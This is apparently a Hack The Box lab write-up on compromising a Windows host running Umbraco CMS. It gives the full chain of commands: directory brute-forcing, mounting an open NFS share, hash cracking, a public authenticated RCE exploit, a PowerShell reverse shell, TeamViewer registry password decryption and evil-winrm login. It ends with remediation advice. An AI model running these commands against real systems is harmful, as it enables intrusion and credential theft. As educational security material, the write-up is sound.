
Ran feroxbuster.
feroxbuster -u http://10.129.3.206 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
While that finds out more I’ll check out the earlier ports with our new credentials. Didn’t find anything with that. Feroxbuster found a lot in the meantime. Got a login page at http://10.129.3.206/umbraco/#/login.

I could not get in using that password with admin, Administrator or smith. Did some research and we can find version in the web.config file.

This version is vulnerable to EDB-ID 49488 https://www.exploit-db.com/exploits/49488. Found a github here https://github.com/noraj/Umbraco-RCE. The problem is we aren’t authenticated to the site. I went back to try more stuff and I was actually able to get in with admin@htb.local:baconandcheese. Downloaded the exploit and the requirements and ran it.
python exploit.py -u admin@htb.local -p baconandcheese -i ‘http://10.129.3.206/’ -c ipconfig

And that worked. Now to get a shell. I used revshells.com Powershell #3 (Base64) and that worked.

Did some quick manual enumeration before throwing winpeas on there. I noticed TeamViewer which is typically not on these boxes. Did some research and found a registry we can peep at.
reg query “HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7”

Did some research and ended up finding this github https://github.com/S12cybersecurity/Decrypt-TeamViewer-Password. This is specifically for the box but whatever. Followed the exact post and get the password.
python3 password.py

Port 5985 is open so I will attempt evil-winrm.
evil-winrm -u admin -p ‘!R3m0te!’ -i 10.129.3.206
That didn’t work, tried Adminstrator and we got in.
evil-winrm -u Administrator -p ‘!R3m0te!’ -i 10.129.3.206

Grabbed all the flags.

GG
Attack Chain
1 – Reconnaissance Ran RustScan but the initial scan missed several ports including 80. Identified FTP, SMB, NFS on port 2049, and WinRM. FTP anonymous access returned no files. SMB guest access returned no readable shares. Rescanned with Nmap and confirmed port 80 running an Umbraco CMS. Ran feroxbuster and found an Umbraco login page at /umbraco/#/login.
rustscan -a 10.129.3.206 --ulimit 5000 -b 2000 -- -A -Pnsudo nmap --script nfs* 10.129.3.206 -sV -p111,2049feroxbuster -u http://10.129.3.206 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config --force-recursion2 – NFS share access and credential extraction Identified a world-readable NFS share called site_backups. Mounted it and explored the contents. Located the Umbraco database file and found password hashes for admin and smith accounts. Cracked the admin SHA1 hash with Hashcat using rockyou. The smith hash used salted HMAC and could not be cracked.
sudo mount -t nfs 10.129.3.206:/site_backups ./test -O nolockhashcat -m 100 hashes.txt /usr/share/wordlists/rockyou.txtCredentials recovered:
admin@htb.local:baconandcheese3 – Initial Access – Umbraco authenticated RCE – EDB-49488 Located the Umbraco version in the web.config file from the NFS share and identified it as vulnerable to EDB-49488. Authenticated to the Umbraco admin panel with admin@htb.local. Used the public RCE exploit to confirm command execution via ipconfig then used a base64 encoded PowerShell reverse shell to obtain an interactive shell.
python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.129.3.206/' -c ipconfig4 – Privilege Escalation – TeamViewer encrypted password extraction Manual enumeration identified TeamViewer installed on the machine which is unusual for an HTB box. Queried the TeamViewer Version7 registry key and found an encrypted password value. Used a public TeamViewer password decryption script to recover the plaintext.
reg query "HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7"Password recovered:
!R3m0te!5 – Administrator access via password reuse Tried the recovered password against multiple accounts via evil-winrm. Authentication succeeded for the Administrator account. Retrieved both
user.txtandroot.txt.evil-winrm -u Administrator -p '!R3m0te!' -i 10.129.3.206
Key Takeaways
- World-readable NFS share exposing application database and credentials – The site_backups NFS share was mountable without authentication and contained the full Umbraco database including password hashes. NFS exports must require authentication, be restricted to specific trusted client IPs, and must never expose application databases or backup files.
- Umbraco authenticated RCE – EDB-49488 – The Umbraco version was vulnerable to a known authenticated RCE exploit with a public PoC. CMS platforms must be kept fully patched and version information must not be disclosed in publicly accessible configuration files or NFS shares.
- Password hash crackable with rockyou – The admin SHA1 hash was cracked using the rockyou wordlist. SHA1 is not a suitable algorithm for password storage. Umbraco and all web applications must store passwords using a modern adaptive hashing algorithm such as bcrypt or Argon2.
- TeamViewer storing encrypted credentials in the registry – TeamViewer Version 7 stored a recoverable encrypted password in a well-known registry key using a static encryption key. Any application storing credentials in the registry with a known decryption method provides no meaningful protection. TeamViewer must be updated to a supported version and credentials must be managed through a PAM solution.
- Password reuse between TeamViewer and the local Administrator account – The password recovered from TeamViewer was reused for the Windows Administrator account, resulting in immediate full system compromise. Passwords must be unique across every account and service without exception and the local Administrator password must be managed via Windows LAPS.
Remediation
[Immediate] Remove or restrict the site_backups NFS share Disable the NFS export or restrict it to specific trusted management IPs immediately. NFS shares must require Kerberos authentication and must never expose application databases, backup files, or configuration data. Rotate all credentials found in the mounted share.
[Immediate] Patch Umbraco to remediate EDB-49488 Update Umbraco to the latest supported version immediately. Restrict access to the Umbraco admin panel to authorized IP ranges. Audit all other web applications on the host for outstanding vulnerabilities and apply patches within the established SLA.
[Immediate] Replace SHA1 password hashing in Umbraco Migrate Umbraco to use a modern adaptive hashing algorithm such as bcrypt for all stored passwords. Force a password reset for all accounts after migration. The cracked admin credential must be rotated immediately.
[Immediate] Update or remove TeamViewer and rotate recovered credentials Update TeamViewer to the latest supported version which does not store credentials using a static encryption key. If TeamViewer is not operationally required, remove it entirely. Rotate the !R3m0te! password on all accounts where it was in use and audit all other systems for reuse of this credential.
[Immediate] Deploy Windows LAPS for local Administrator password management Implement Windows LAPS across all domain-joined machines to automatically generate, rotate, and store unique local Administrator passwords. The Administrator password must never be shared across systems or reused with any service or application account.
[Short-term] Enforce unique passwords across all accounts and services The TeamViewer credential was reused for the local Administrator account. Enforce a policy requiring unique passwords per account and per service. Conduct a credential audit across all systems to identify shared passwords and force resets where reuse is found.
[Long-term] Implement an application inventory and hardening baseline for Windows endpoints Audit all software installed on Windows servers including remote access tools such as TeamViewer, VNC, and similar applications. Any tool storing credentials locally must be assessed for known decryption vulnerabilities. Define a hardening standard covering NFS export restrictions, CMS patch cadence, local Administrator password management, and remote access tool governance. Include all identified services in regular vulnerability scans and penetration tests.
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

